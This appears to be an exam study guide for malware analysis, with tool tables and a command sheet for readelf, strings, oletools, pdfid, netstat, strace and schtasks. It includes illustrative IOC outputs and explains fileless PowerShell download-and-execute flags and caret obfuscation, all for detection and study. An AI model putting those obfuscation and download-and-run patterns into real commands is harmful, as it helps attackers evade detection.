jv16 PowerTools	Registry cleaner that spots malware entries	Windows	Dynamic	"registry cleaner"
Reg Organizer	Registry tools	Windows	Dynamic	registry list
Registry Viewer	Registry viewing tool	Exterro	Dynamic	registry list
RegScanner	Searches the registry	NirSoft	Dynamic	registry search
Registry Monitoring Tool	Watches registry changes	SolarWinds	Dynamic	registry list
regshot	Takes registry and file snapshots and compares	Open source	Dynamic	before and after
Windows Service Manager (SrvMan)	Manages and traces services	Windows	Dynamic	"SrvMan"
Netwrix Service Monitor	Watches service state	Commercial	Dynamic	services list

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
AnVir Task Manager	Task, startup, service manager	Windows	Dynamic	services list
Service+	Service manager	Windows	Dynamic	services list
Advanced Windows Service Manager	Service manager	SecurityXploded	Dynamic	services list
Process Hacker	Process and service viewer	Open source	Dynamic	services list
Autoruns for Windows	Lists everything that auto-starts	Sysinternals	Dynamic	"startup programs"
WinPatrol	Watches startup and changes	Windows	Dynamic	startup list

4.12 Logs, installs, files, drivers, network, DNS, API, tasks, and browser

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
Splunk	Collects and searches logs from all systems	SIEM	Dynamic	"SIEM ... collect all event logs"
ManageEngine Event Log Analyzer	Log analysis	Commercial	Dynamic	log tool list
SolarWinds Loggly	Cloud log analysis	Commercial	Dynamic	log tool list
Netwrix Event Log Manager	Event log management	Commercial	Dynamic	log tool list
New Relic	Observability and logs	Commercial	Dynamic	log tool list
Mirekusoft Install Monitor	Records what an install changes	Windows	Dynamic	"monitors what gets placed"
Advanced Uninstaller PRO	Uninstaller with install monitor	Windows	Dynamic	install list
REVO UNINSTALLER PRO	Uninstaller that removes leftovers	Windows	Dynamic	install list
Comodo Programs Manager	Install and uninstall manager	Windows	Dynamic	install list
PA File Sight	Audits file access, can block	Windows	Dynamic	"who is deleting files"
Tripwire	File integrity monitoring	Commercial	Dynamic	FIM
Netwrix Auditor	Audits changes to files and systems	Commercial	Dynamic	FIM
Verisys Integrity Suite	File integrity checking	Commercial	Dynamic	FIM list
CSP File Integrity Checker	File integrity checking	Windows	Dynamic	FIM list
NNT Change Tracker	Change detection	Commercial	Dynamic	FIM list

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
DriverView	Lists loaded device drivers	NirSoft	Dynamic	"load address", drivers
msinfo32	Built-in system information window	Windows built in	Dynamic	System Drivers
Driver Booster, Driver Reviver	Driver updaters	Windows	Dynamic	driver list
Driver Easy, Driver Fusion, Driver Genius	Driver updaters	Windows	Dynamic	driver list
SolarWinds NetFlow Traffic Analyzer	Collects and shows flow data	Commercial	Dynamic	"traffic analyzer"
Capsa Network Analyzer	Packet and traffic analysis	Colasoft	Dynamic	network monitoring
Wireshark	Captures and decodes packets	Open source	Dynamic	packet sniffer
GFI LanGuard	Network scan and patching	Commercial	Dynamic	network tool list
insightIDR	SIEM and detection (Rapid7)	Commercial	Dynamic	network tool list
Colasoft Portable Network Analyzer	Portable traffic analyzer	Windows	Dynamic	browser activity
DNSQuerySniffer	Shows DNS queries from your PC	NirSoft	Dynamic	"DNS queries sent"
DNSstuff, UltraDNS	DNS test and DNS service	Web services	Dynamic	DNS list
Sonar Lite, DNSCheck.co	DNS monitoring services	Web services	Dynamic	DNS list
Dotcom-Monitor	Web and DNS monitoring	Web service	Dynamic	DNS list
API Monitor	Shows Win32 API calls by a program	Windows	Dynamic	"Win32 API calls"
API Call Monitoring (APIContext)	Monitors web APIs	Web service	Dynamic	API list
Runscope, AlertSite	Monitor web APIs	Web services	Dynamic	API list
strace	Records system calls of a process	CLI, Linux	Dynamic	"system calls"
schtasks	Lists and manages scheduled tasks	CLI, Windows	Dynamic	"scheduled tasks"
Windows Task Scheduler	GUI for scheduled tasks	Windows	Dynamic	task GUI
ADAudit Plus	Active Directory change audit	Commercial	Dynamic	scheduled tasks list

4.13 Anti-malware and AI-powered detection tools

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
Avast One	Antivirus suite	Commercial	Defend	slide example

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
Bitdefender Total Security	Antivirus suite	Commercial	Defend	countermeasure example
Kaspersky Anti-Virus	Antivirus	Commercial	Defend	countermeasure example
TotalAV, Avira, Norton 360	Antivirus suites	Commercial	Defend	anti-malware list
Malwarebytes, HitmanPro	Anti-malware and second opinion scanners	Commercial	Defend	anti-malware list
ESET Internet Security	Antivirus suite	Commercial	Defend	anti-malware list
Panda Dome, G DATA Total Security	Antivirus suites	Commercial	Defend	anti-malware list
Malware.AI	ML file analysis in 9 steps	Web service	Defend	"machine learning models"
Sophos Intercept X	Endpoint protection with AI	Commercial	Defend	AI-powered list
Elastic Security	SIEM and endpoint security	Commercial, open core	Defend	AI-powered list
Bitdefender GravityZone	Business endpoint protection	Commercial	Defend	AI-powered list
Vipre Endpoint Security	Endpoint protection	Commercial	Defend	AI-powered list
Webroot SecureAnywhere	Cloud endpoint protection	Commercial	Defend	AI-powered list

4.14 Look-alike tools and how to pick

If the question says	Pick	Not this
Detects packers and compilers	PEiD or DIE	UPX (it packs)
Shows DLL tree and imports	Dependency Walker	PEiD
Reverse machine code to assembly	IDA Pro	OllyDbg (debugger)
View and edit PE resources	Resource Hacker	readelf
Analyze ELF headers on Linux	readelf	otool
Analyze Mach-O on macOS	otool, Hopper	readelf
Macro streams in Office file	oledump	pdfid
VBA source and IOCs	olevba	oleid
PDF keywords	PDFiD	olevba
System calls on Linux	strace	API Monitor
Win32 API calls	API Monitor	strace
Startup items	Autoruns	Splunk
Collect all logs	Splunk	Wireshark
DNS queries on a PC	DNSQuerySniffer	DNSChanger (malware)

If the question says	Pick	Not this
Who deleted or read files	PA File Sight	Tripwire (detects changes only)

5. Command Sheet (I have no lab, so teach me to read commands)

How to use this section: each command has its purpose, syntax, a breakdown, a flag table, demo commands, an illustrative output, and a line-by-line reading guide. Outputs here are **illustrative** (written to teach you the layout). They are not copied from your slides unless a note says so. Commands marked (ADDED) are not in your notes. Use these only on files and systems you own or have written permission to test.

5.1 readelf [page 17, slide 37]

Purpose: Read the structure of an ELF file (Linux executable) without running it. The slide uses three forms: `-s`, `-l`, and `-h`.

Full syntax:

```
readelf [options] <elf-file>
```

Breakdown of the three slide commands:

```
readelf -s malware-sample    # symbols
readelf -l malware-sample    # program headers (segments)
readelf -h malware-sample    # ELF file header
```

- `readelf` is the GNU tool that reads ELF files.
- The option picks what part of the file to print.
- `malware-sample` is the file name. The file is only read, never executed.

Flag table:

Flag	Meaning	When to use	Example
-h	ELF file header	First look: 32/64-bit, type, CPU, entry	readelf -h sample
-l	Program headers (segments)	See how the file loads into memory	readelf -l sample
-s	Symbol tables	See function names and imports	readelf -s sample
-S	Section headers (capital S)	See .text, .data, and other sections	readelf -S sample
-d	Dynamic section	See needed shared libraries	readelf -d sample
-n	Notes sections	See build notes	readelf -n sample
-a	All of the above	Full dump	readelf -a sample
-W	Wide output	Avoid cut-off lines	readelf -W -l sample

Demo commands:

Scenario 1: confirm what a mystery file is.

```
readelf -h ./mystery
```

Scenario 2: see imported network and process functions.

```
readelf -s ./mystery | grep -E "socket|connect|execve"
```

Scenario 3: check the segments for odd permissions.

```
readelf -W -l ./mystery
```

Sample output of `readelf -h` (illustrative):

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Entry point address:               0x401050
  Start of program headers:          64 (bytes into file)
  Number of program headers:         11
  Number of section headers:         30
```

How to read it, line by line:

- `Magic: 7f 45 4c 46 ...`: the first four bytes spell DEL, E, L, F. This is how Linux knows the file is ELF. The fifth byte `02` means 64-bit (`01` would be 32-bit). The sixth byte `01` means little endian.
- `Class: ELF64`: a 64-bit program.
- `Data: ... little endian`: byte order used by x86 CPUs.
- `OS/ABI: UNIX - System V`: the application binary interface (ABI) is the standard System V style used by Linux.
- `Type: EXEC`: a normal executable. `DYN` means a shared library or a position-independent executable. `REL` means an object file. `CORE` means a memory dump.
- `Machine: ... X86-64`: the CPU family it was built for.
- `Entry point address`: where execution starts.
- `Start of program headers`, `Number of ...`: where the layout tables are and how many entries they hold.

Sample output of `readelf -s` (illustrative, trimmed):

```
Symbol table '.dynsym' contains 5 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND socket
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND connect
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND execve
```

`UND` (undefined) means the function is imported from a library. A program that imports `socket`, `connect`, and `execve` can open a network connection and start programs. That mix is typical for a reverse shell or a downloader, so it deserves a deeper look.

Common mistakes:

- Confusing `-s` (symbols) with `-S` (section headers). Case matters.
- Running the sample with `./sample` instead of reading it with `readelf`.
- Using `ldd` on live malware (it can execute code).
- Forgetting that stripped binaries have few symbols.

What the exam asks: Which option shows the ELF header (`-h`), program headers (`-l`), or symbols (`-s`). Which tool reads Linux binaries (readelf). The first bytes of an ELF file (`7f 45 4c 46`).

5.2 strings [page 17, slide 37]

Purpose: Print runs of readable text found inside any file. The slide saves the output to a file with a redirect.

Full syntax (GNU binutils):

```
strings [options] <file> [> output-file]
```

Breakdown of the slide command:

```
strings malware-sample > str.txt
```

- `strings` prints text sequences (default: 4 or more printable characters).
- `malware-sample` is the input file.
- `>` is the shell redirect. It sends the output into a file instead of the screen, and it overwrites the file.
- `str.txt` is the output file you can read and search later.

Flag table:

Flag	Meaning	When to use	Example
`-n LEN`	Minimum string length	Cut noise (use 8 or more)	strings -n 8 f
-a	Scan the whole file	Include all sections	strings -a f
-e l	16-bit little-endian text	Windows wide (Unicode) strings	strings -e l f
-t x	Print the offset in hex	Find where a string sits	strings -t x f
-f	Print the file name on each line	Many files at once	strings -f *

Demo commands:

Scenario 1: the slide command.

```
strings malware-sample > str.txt
```

Scenario 2: long strings only, looking for web addresses.

```
strings -n 8 malware-sample | grep -i "http"
```

Scenario 3: Windows wide strings from a PE file.

```
strings -e l -n 6 sample.exe > wide.txt
```

Sample output (illustrative):

```
/lib64/ld-linux-x86-64.so.2
socket
connect
GET /gate.php HTTP/1.1
http://203.0.113.9/gate.php
/tmp/.cache_upd
Your files have been encrypted
```

How to read it: The first line is the program interpreter (normal). `socket` and `connect` are network functions. The `GET /gate.php` line and the URL are command-and-control clues (IOCs). `/tmp/.cache_upd` is a hidden file path in a temp folder. The last line is ransom text. Together these point to ransomware that calls home.

Common mistakes:

- Running `strings` on a packed file and expecting clues (the real strings are hidden).
- Forgetting `-e l` for Windows Unicode text.
- Using `>` when you wanted to add to an existing file (`>>` appends).
- Treating every string as proof. Some are library noise.

What the exam asks: That `strings file > str.txt` extracts strings into a file. That strings is a static technique (does not run the file). Tool names for strings: BinText, FLOSS, Strings.

5.3 oleid [page 18, slide 39]

Purpose: Quick risk check of an OLE2 or Office file. It reports indicators such as macros, encryption, and embedded objects.

Full syntax:

```
python3 oleid.py '<path to the suspect document>'
```

Breakdown:

- `python3` runs the Python 3 interpreter.
- `oleid.py` is the script from oletools.
- `'<path ...>'` is the suspect file. Single quotes protect spaces in the path.

The slide says to open a new terminal on the Ubuntu workstation and type this line.

Flag table:

Flag	Meaning	When to use	Example
(none)	Default risk table	First look at a document	python3 oleid.py f.doc
-h	Show help	See all options (verify per version)	python3 oleid.py -h

Demo commands:

Scenario 1: check a Word file from email.

```
python3 oleid.py ~/samples/invoice.doc
```

Scenario 2: check a file name with spaces.

```
python3 oleid.py '/home/analyst/samples/Q3 report.xls'
```

Sample output (illustrative):

```
Filename: invoice.doc
Indicator            Value                Risk
File format          MS Word 97-2003      info
Container format     OLE                  info
Encrypted            False                none
VBA Macros           Yes, suspicious      HIGH
XLM Macros           No                   none
External Rel.        0                    none
```

How to read it: `File format` and `Container format` tell you what the file is. `Encrypted: False` means you can inspect it. `VBA Macros: Yes, suspicious` with risk `HIGH` is the alarm. Next step: use `oledump` and `olevba` to see the macro.

Common mistakes:

- Forgetting `python3` in front of the script name.
- Forgetting the quotes around a path with spaces.
- Thinking `oleid` shows the macro code (it does not; `olevba` does).

What the exam asks: Which tool detects specific suspicious components in an Office file (oleid). The command form `python3 oleid.py '<path>'`.

5.4 oledump [page 18, slide 39]

Purpose: List the data streams inside an OLE file, mark the ones that hold macros, and dump a chosen stream.

Full syntax:

```
python3 oledump.py [options] '<path to the suspect document>'
```

Breakdown of the slide commands:

```
python3 oledump.py '<path>'                      # list streams
python3 oledump.py -s <stream number> '<path>'   # dump one stream
```

Flag table:

Flag	Meaning	When to use	Example
(none)	List all streams	Find macro streams	oledump.py f.doc
`-s N`	Select stream number N	Dump one stream	oledump.py -s 7 f.doc

Flag	Meaning	When to use	Example
-s a	Select all streams (verify)	Dump everything	oledump.py -s a f.doc
-v	Decompress VBA source	Read macro code	oledump.py -s 7 -v f.doc
-d	Dump raw bytes	Save a stream to a file	oledump.py -s 7 -d f.doc
-x	Hex dump	Inspect bytes	oledump.py -s 7 -x f.doc

Demo commands:

Scenario 1: list the streams (slide step 1).

```
python3 oledump.py invoice.doc
```

Scenario 2: dump stream 7 as the slide shows (hex view of the compressed data).

```
python3 oledump.py -s 7 invoice.doc
```

Scenario 3: show the readable VBA source of stream 7.

```
python3 oledump.py -s 7 -v invoice.doc
```

Sample output of the listing (illustrative):

```
  1:       114 '\x01CompObj'
  2:       252 '\x05SummaryInformation'
  3:      4096 '1Table'
  4:       584 'Macros/PROJECT'
  5:        65 'Macros/PROJECTwm'
  6: m      97 'Macros/VBA/Module1'
  7: M    9021 'Macros/VBA/ThisDocument'
  8:      3380 'Macros/VBA/_VBA_PROJECT'
  9:       869 'Macros/VBA/dir'
 10:      4096 'WordDocument'
```

How to read it: The first number is the stream index (newer versions may show a letter first, such as `A7`). A capital `M` means the stream holds macro code. A lowercase `m` means a macro module with no real code. The next number is the size in bytes. The quoted text is the stream path. Here stream 7 (`ThisDocument`) is the macro to dump, and the next command is `-s 7`. `ThisDocument` code runs events such as `AutoOpen`.

> **TRAP:** In the course, `-s` means select a stream number. It does not mean "strings". Use `-v` to see readable VBA source.

Common mistakes:

- Using the wrong stream number. Read the listing first.
- Expecting `-s 7` alone to print readable code. Add `-v` to decompress VBA.
- Mixing up `oledump.py` (Didier Stevens) and oletools scripts. They are separate downloads.

What the exam asks: Which tool identifies the streams containing macros (oledump). What `-s <stream number>` does (selects and dumps that stream). The step order: oleid, oledump, then olevba.

5.5 olevba [page 19, slide 40]

Purpose: Print the VBA macro source of an Office file and flag auto-run words, suspicious calls, and IOCs.

Full syntax:

```
python3 olevba.py [options] '<path to the suspect document>'
```

Breakdown:

- `olevba.py` parses OLE and OpenXML files and extracts VBA code.
- With no flags it prints the code and an analysis table.

Flag table (verify for your version):

Flag	Meaning	When to use	Example
(none)	Code plus analysis table	Default triage	olevba.py f.doc
-a	Analysis table only	Short report	olevba.py -a f.doc
-c	VBA source code only	Read the code	olevba.py -c f.doc
--decode	Decode hex, Base64, Dridex strings	See hidden strings	olevba.py --decode f.doc
--reveal	Show code with decoded strings	Easier reading	olevba.py --reveal f.doc
-r	Scan folders recursively	Many samples	olevba.py -r samples/

Demo commands:

Scenario 1: the slide command.

```
python3 olevba.py infected.doc
```

Scenario 2: only the analysis table.

```
python3 olevba.py -a infected.doc
```

Sample analysis table (illustrative, modeled on the slide):

```
Type       | Keyword           | Description
-----------+-------------------+---------------------------------
AutoExec   | AutoOpen          | Runs when the Word document is
           |                   | opened
AutoExec   | Auto_Open         | Runs when the Excel workbook opens
Suspicious | Shell             | May run an executable or command
Suspicious | URLDownloadToFile | May download files from Internet
Suspicious | Base64 Strings    | Base64-encoded strings found
IOC        | http://203.0.113.9| URL
IOC        | test.exe          | Executable file name
```

How to read it: `Type` is the class of finding. `AutoExec` words make the macro run by itself when the file opens. `Suspicious` words are risky behaviors such as running commands or downloading. `IOC` rows are indicators you can copy: a URL and file names. In your slide the findings were AutoOpen, Base64 and Dridex-style obfuscation, shellcode, and downloads of `test.exe` and `sfjozjero.exe` into the Temp folder.

Common mistakes:

- Trusting a "no macros" result for a file that is not OLE or OpenXML.
- Opening the document in Word instead of analyzing it.
- Ignoring `Hex String` and `Base64 String` rows (obfuscation clues).

What the exam asks: That olevba shows VBA source and flags keywords and IOCs. Words that run on open (AutoOpen, Auto_Open, Workbook_Open). The command form.

5.6 pdfid [page 19 and 20, slide 41]

Purpose: Count risky keywords in a PDF so you can triage it before a deeper look. It does not render or run the PDF.

Full syntax:

```
python3 pdfid.py [options] '<path to the suspect file>'
```

Breakdown of the slide command:

```
python3 pdfid.py '<path to the suspect file>'
```

Flag table (verify for your version):

Flag	Meaning	When to use	Example
(none)	Count the default keyword list	First triage	pdfid.py f.pdf
-a	Show all names found, not only the default list	Look for unusual names	pdfid.py -a f.pdf
-e	Show extra information	More detail	pdfid.py -e f.pdf
-h	Help	See all options	pdfid.py -h

Demo commands:

Scenario 1: the slide command.

```
python3 pdfid.py ~/samples/invoice.pdf
```

Scenario 2: all names, to spot rare keywords.

```
python3 pdfid.py -a ~/samples/invoice.pdf
```

Sample output (illustrative):

```
PDFiD invoice.pdf
 PDF Header: %PDF-1.6
 obj                    14
 endobj                 14
 stream                  3
 endstream               3
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     0
 /OpenAction             1
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
```

How to read it: The first block (`obj` to `startxref`) is normal PDF structure. `/Page 1` means a one-page file, which is common for malicious PDFs. `/JS 1` and `/JavaScript 1` mean the PDF holds JavaScript. `/OpenAction 1` means something runs when the file opens. JavaScript plus OpenAction is the classic suspicious pair. Next step: open the file in PDFStreamDumper and use `Exploits_Scan` (in your slide it found CVE-2008-2992, util.printf).

Common mistakes:

- Believing a count of zero means the file is safe (obfuscation or other tricks may hide things).
- Running the PDF in a normal reader before triage.
- Forgetting that PDFiD is a keyword counter, not a parser.

What the exam asks: Which tool scans PDF files for malicious keywords and object types (PDFiD). Which keywords are suspicious. Which tool extracts streams (PDFStreamDumper).

5.7 netstat [page 21, slide 44]

Purpose: List network connections and listening ports on a computer. On the slide it shows a malicious connection on port 1177.

Full syntax (Windows):

```
netstat [-a] [-n] [-o] [-b] [-e] [-r] [-s] [-p proto] [interval]
```

Breakdown: `netstat` alone shows active TCP connections. The slide screenshot looks like `netstat -an` (best reading) with the columns Proto, Local Address, Foreign Address, and State.

Flag table:

Flag	Meaning	When to use	Example
-a	All connections and listening ports	See open doors	netstat -a
-n	Numeric addresses and ports	Skip name lookups, faster	netstat -n
-o	Show the owning process ID (PID)	Link a port to a program	netstat -ano
-b	Show the executable name (admin needed)	Name the program	netstat -b
-e	Ethernet statistics	Traffic totals	netstat -e
-r	Routing table	Check routes	netstat -r
-s	Per-protocol statistics	Count TCP/UDP errors	netstat -s
-p proto	Show one protocol	Only TCP or UDP	netstat -p tcp

Demo commands:

Scenario 1: all connections, numeric, with PIDs.

```
netstat -ano
```

Scenario 2: find anything using port 1177.

```
netstat -ano | findstr :1177
```

Scenario 3: match a PID to its program.

```
tasklist /fi "PID eq 4120"
```

Sample output (illustrative):

```
  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       968
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    10.10.1.11:49712       203.0.113.77:1177      ESTABLISHED     4120
  TCP    10.10.1.11:49730       198.51.100.5:443       ESTABLISHED     5532
```

How to read it: `LISTENING` rows are open doors waiting for connections (`0.0.0.0` means all network cards). `ESTABLISHED` rows are live conversations. Row 3 connects out from the PC (`10.10.1.11`) to a public address on port 1177 with PID 4120. Port 1177 is a known njRAT port, so match PID 4120 to a program with `tasklist` and investigate. Port 443 to a public address is usually web traffic and needs context.

Common mistakes:

- Forgetting `-n`, which makes netstat slow because it resolves names.
- Forgetting `-o`, so you cannot link ports to programs.
- Running `-b` without administrator rights.
- Believing netstat shows the packet content (it does not).

What the exam asks: What `-a`, `-n`, `-o`, and `-b` do. That netstat and TCPView are the port monitoring tools in this module. How to spot an unknown remote address or a suspicious port.

5.8 strace and ps [page 26, slide 56]

Purpose: `ps` finds the process ID (PID) of a running program. `strace` then records the system calls and signals of that process.

Full syntax:

```
ps
strace [options] -p <PID>
strace [options] <command> [args]
```

Breakdown of the slide commands:

```
ps              # list processes: PID, TTY, TIME, CMD
strace -p 2847   # attach to process 2847 and print its system calls
```

- `ps` prints your shell's processes. `2847` was the PID of `sudo` in the screenshot.
- `strace -p 2847` attaches to that live process. The tool prints "strace: Process 2847 attached" and then each system call.

Flag table:

Flag	Meaning	When to use	Example
-p PID	Attach to a running process	Watch a suspect process	strace -p 2847
-c	Count calls and time, print a summary table	Get a quick profile	strace -c -p 2847
-f	Follow child processes	Malware that forks	strace -f -p 2847
-o FILE	Write output to a file	Keep a log	strace -o out.txt -p 2847
-e trace=SET	Show only some calls	Focus (for example network)	strace -e trace=network -p 2847
-s N	String length to print	See longer text	strace -s 200 -p 2847
-tt	Timestamps	Build a timeline	strace -tt -p 2847

Demo commands:

Scenario 1: the slide command.

```
sudo strace -p 2847
```

Scenario 2: save only network calls of a process and its children.

```
sudo strace -f -e trace=network -o net.log -p 2847
```

Scenario 3: a summary table after a minute (press Ctrl+C to stop).

```
sudo strace -c -p 2847
```

Sample output (illustrative):

```
$ ps
    PID TTY          TIME CMD
   2847 pts/1    00:00:00 sudo
   2848 pts/1    00:00:00 su
   2849 pts/1    00:00:00 bash
   2879 pts/1    00:00:00 ps
$ sudo strace -p 2847
strace: Process 2847 attached
ppoll([{fd=3, events=POLLIN}, {fd=4, events=POLLIN}], 2, NULL, NULL, 8) = 1
```

And a `-c` summary table:

```
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
 52.10    0.000521          10        52           read
 28.40    0.000284           9        31           write
 12.00    0.000120          20         6         2 openat
  7.50    0.000075          25         3           connect
------ ----------- ----------- --------- --------- ----------------
100.00    0.001000                    92         2 total
```

How to read it: In the `ps` list, pick the PID of the suspect. In the trace, each line is `syscall(arguments) = result`. `ppoll` waits for input on file descriptors. In the summary, the columns are the share of time, total seconds, microseconds per call, number of calls, number of errors, and the call name. A `connect` row means the process opened a network connection. An `openat` row with errors means it tried to open files that were missing or denied.

Common mistakes:

- Attaching without root rights (permission denied).
- Starting an untrusted binary under strace outside a lab. This runs it.
- Forgetting `-f`, so child processes are missed.
- Using strace on Windows (it is a Linux tool).

What the exam asks: Which tool traces system calls on Linux (strace). What `-p` does (attach to a PID). That system calls are the interface between application and kernel.

5.9 schtasks [page 27, slide 57]

Purpose: List, create, and delete scheduled tasks from the Windows command line. In this module you use it to find unexpected tasks (for example logic bombs).

Full syntax:

```
schtasks [/query] [/fo TABLE|LIST|CSV] [/v] [/tn <taskname>]
```

Breakdown of the slide command: `schtasks` on its own lists tasks by folder with the columns TaskName, Next Run Time, and Status.

Flag table:

Flag	Meaning	When to use	Example
/query	List tasks (default action)	Baseline or compare	schtasks /query

Flag	Meaning	When to use	Example
/fo FORMAT	Output as TABLE, LIST, or CSV	Easier to read or export	schtasks /query /fo CSV
/v	Verbose: full details	See the action and user	schtasks /query /v /fo LIST
/tn NAME	One task by name	Inspect a suspect	schtasks /query /tn "Updater" /v
/create	Make a task (attacker or admin)	Know it for exam	schtasks /create ...
/delete	Remove a task	Clean-up (after evidence is saved)	schtasks /delete /tn "Updater"

Demo commands:

Scenario 1: the slide command.

```
schtasks
```

Scenario 2: save full details to a file for a before-and-after diff.

```
schtasks /query /fo CSV /v > tasks_before.csv
```

Scenario 3: look closely at one task.

```
schtasks /query /tn "AdobeFlashUpdater" /v /fo LIST
```

Sample output (illustrative):

```
Folder: \
TaskName                             Next Run Time        Status
==================================== ==================== ===========
Adobe Acrobat Update Task            1/30/2026 5:00:00 AM Ready
GoogleUpdateTaskMachineCore          1/29/2026 9:49:49 AM Ready
OneDrive Reporting Task-S-1-5-21     1/29/2026 2:57:02 AM Ready
AdobeFlashUpdater                    1/29/2026 4:00:00 PM Ready

Folder: \Microsoft
INFO: There are no scheduled tasks presently available at your
access level.
```

How to read it: Each `Folder:` is a task folder. Each row is one task with its next run time and status (`Ready` means it will run on schedule). Most names match known software. `AdobeFlashUpdater` stands out if Flash was removed years ago. Use `/v` to see its action (the program path) and the user it runs as. The INFO line means the account does not have rights to see that folder, so run the shell as administrator.

Common mistakes:

- Reading names only. Always check the action path.
- Running without administrator rights and missing tasks.
- Deleting a task before saving evidence.

What the exam asks: That `schtasks` lists scheduled tasks. That scheduled tasks can hold logic bombs. Other tools: Windows Task Scheduler and ADAudit Plus.

5.10 Run-dialog tools: msinfo32, services.msc, and friends [page 22, slide 48 and page 24, slide 52]

Purpose: Open built-in Windows consoles to check drivers, services, and startup items by hand. You open the Run box with the Windows key plus R, type the name, and press Enter.

Commands from the slides:

Command	Opens	Slide use
`msinfo32`	System Information	Software Environment -> System Drivers (page 24)
`services.msc`	Services console	Sort by Startup Type (page 22)

Other useful built-ins (ADDED):

Command	Opens or does
`regedit`	Registry Editor (check Run keys)
`taskschd.msc`	Task Scheduler GUI
`eventvwr.msc`	Event Viewer (logs)
`msconfig`	System Configuration (boot and startup)
`driverquery /v`	Prints installed drivers on the command line

Demo:

Scenario 1: list drivers and look for odd paths or missing company names.

```
driverquery /v /fo csv > drivers.csv
```

Scenario 2: list services that start automatically (manual check).

```
sc query type= service state= all
```

How to read it: In `msinfo32`, open the left tree: Software Environment, then System Drivers. Columns include Name, Description, File, Type, Started, and Start Mode. Look for drivers outside `C:\Windows\System32\drivers` or without a known publisher. In `services.msc`, click the Startup Type column to sort. "Automatic" entries start at boot. Check the path in each service's Properties.

Common mistakes: Typing `services.msc` in a browser instead of Run. Judging a service by its name only.

What the exam asks: The path "Run -> msinfo32 -> Software Environment -> System Drivers" and "Run -> services.msc -> sort by Startup Type".

5.11 cmd.exe and PowerShell flags from the fileless slide [page 9, slide 18]

Purpose: Teach you to read the obfuscated command lines on the slide. Learn what each part means. Do not run the download examples.

Syntax pieces:

```
cmd.exe /c <command>
powershell.exe -NoExit -exec bypass -nop <command>
```

Flag table for cmd.exe and the shell:

Piece	Meaning	Why it matters
`cmd.exe /c`	Run the command, then end	One-shot execution
`cmd.exe /k`	Run the command, then stay open	Interactive use
`&&`	Run the next command only if the first worked	Chaining on success
`&`	Run the next command either way	Simple chaining
`^`	Escape character in cmd	Used to split words
`,` and `;`	Treated like separators in cmd	Used as filler characters
`( )`	Group commands	Used to split commands

Flag table for PowerShell:

Flag	Meaning	When used
`-NoExit`	Keep PowerShell open after the command	Slide example
`-exec bypass` (`-ExecutionPolicy Bypass`)	Ignore the script execution policy	Slide example
`-nop` (`-NoProfile`)	Skip loading the user profile	Slide example
`-WindowStyle Hidden` (ADDED)	Hide the window	Common in attacks
`-EncodedCommand` (ADDED)	Run a Base64-encoded command	Common in attacks
`Invoke-Expression` (alias `iex`)	Run a string as code	Slide example
`.DownloadString(url)`	Fetch text from a URL into memory	Slide example

Safe demo commands (these only print text or the date):

Scenario 1: a normal command.

```
cmd.exe /c echo hello
```

Scenario 2: the same command with carets inserted. The shell removes the carets and rebuilds the words.

```
c^m^d /c e^c^h^o hello
```

Scenario 3: a harmless PowerShell run with the same style of flags.

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Get-Date"
```

Sample output (illustrative):

```
C:\> cmd.exe /c echo hello
hello
C:\> c^m^d /c e^c^h^o hello
hello
C:\> powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Get-Date"
Thursday, October 29, 2026 10:15:00 AM
```

How to read it: The first two lines print the same word. The second command has carets in it, but the shell ignores them, so a filter that searches for the plain word `echo` would miss it. That is the point of the caret technique on the slide. The third command shows what `-NoProfile` and `-ExecutionPolicy Bypass` look like in a normal admin script too, so a flag alone is not proof of an attack. Context is: a script host that downloads text from a URL and runs it with `Invoke-Expression` is the real alarm.

Common mistakes:

- Treating `-exec bypass` as proof of malware.
- Searching logs only for the plain text `powershell`.
- Forgetting that `-exec bypass` does not bypass antivirus; it only skips the script policy.

What the exam asks: What `-NoExit`, `-exec bypass`, and `-nop` do. Which three obfuscation tricks the slide shows (characters, parentheses, caret). That the download is held in memory (fileless).

5.12 Wireshark display filter: tcp.port == 80 [page 27, slide 58]

Purpose: Show only the packets that use TCP port 80 (HTTP) in a Wireshark capture.

Syntax:

```
tcp.port == 80
```

Breakdown: `tcp.port` is the field (source or destination TCP port). `==` means "equals". `80` is the HTTP port. You type it in the green display-filter bar and press Enter.

Operator and example table:

Filter or operator	Meaning	Example
`==`	Equals	`tcp.port == 80`
`!=`	Not equal	`ip.addr != 10.10.1.11`
`and`	Both true	`ip.addr == 10.10.1.11 and tcp.port == 80`
`or`	Either true	`tcp.port == 80 or tcp.port == 443`
`dns`	Only DNS packets	`dns`
`http.request.method == "GET"`	Only HTTP GET requests	same

Filter or operator	Meaning	Example
`tcp.flags.syn == 1`	New connection starts	same

> **REMEMBER:** A display filter hides packets after capture. A capture filter (BPF syntax, for example `tcp port 80`) decides what is recorded in the first place. The slide uses a display filter.

Sample packet list (illustrative):

```
No.  Time      Source       Destination    Proto Len Info
 10  5.253970  10.10.1.11   203.0.113.10   TCP   54  53990 -> 80 [RST]
 67  7.026706  10.10.1.11   198.51.100.25  TCP   54  54046 -> 80 [FIN]
```

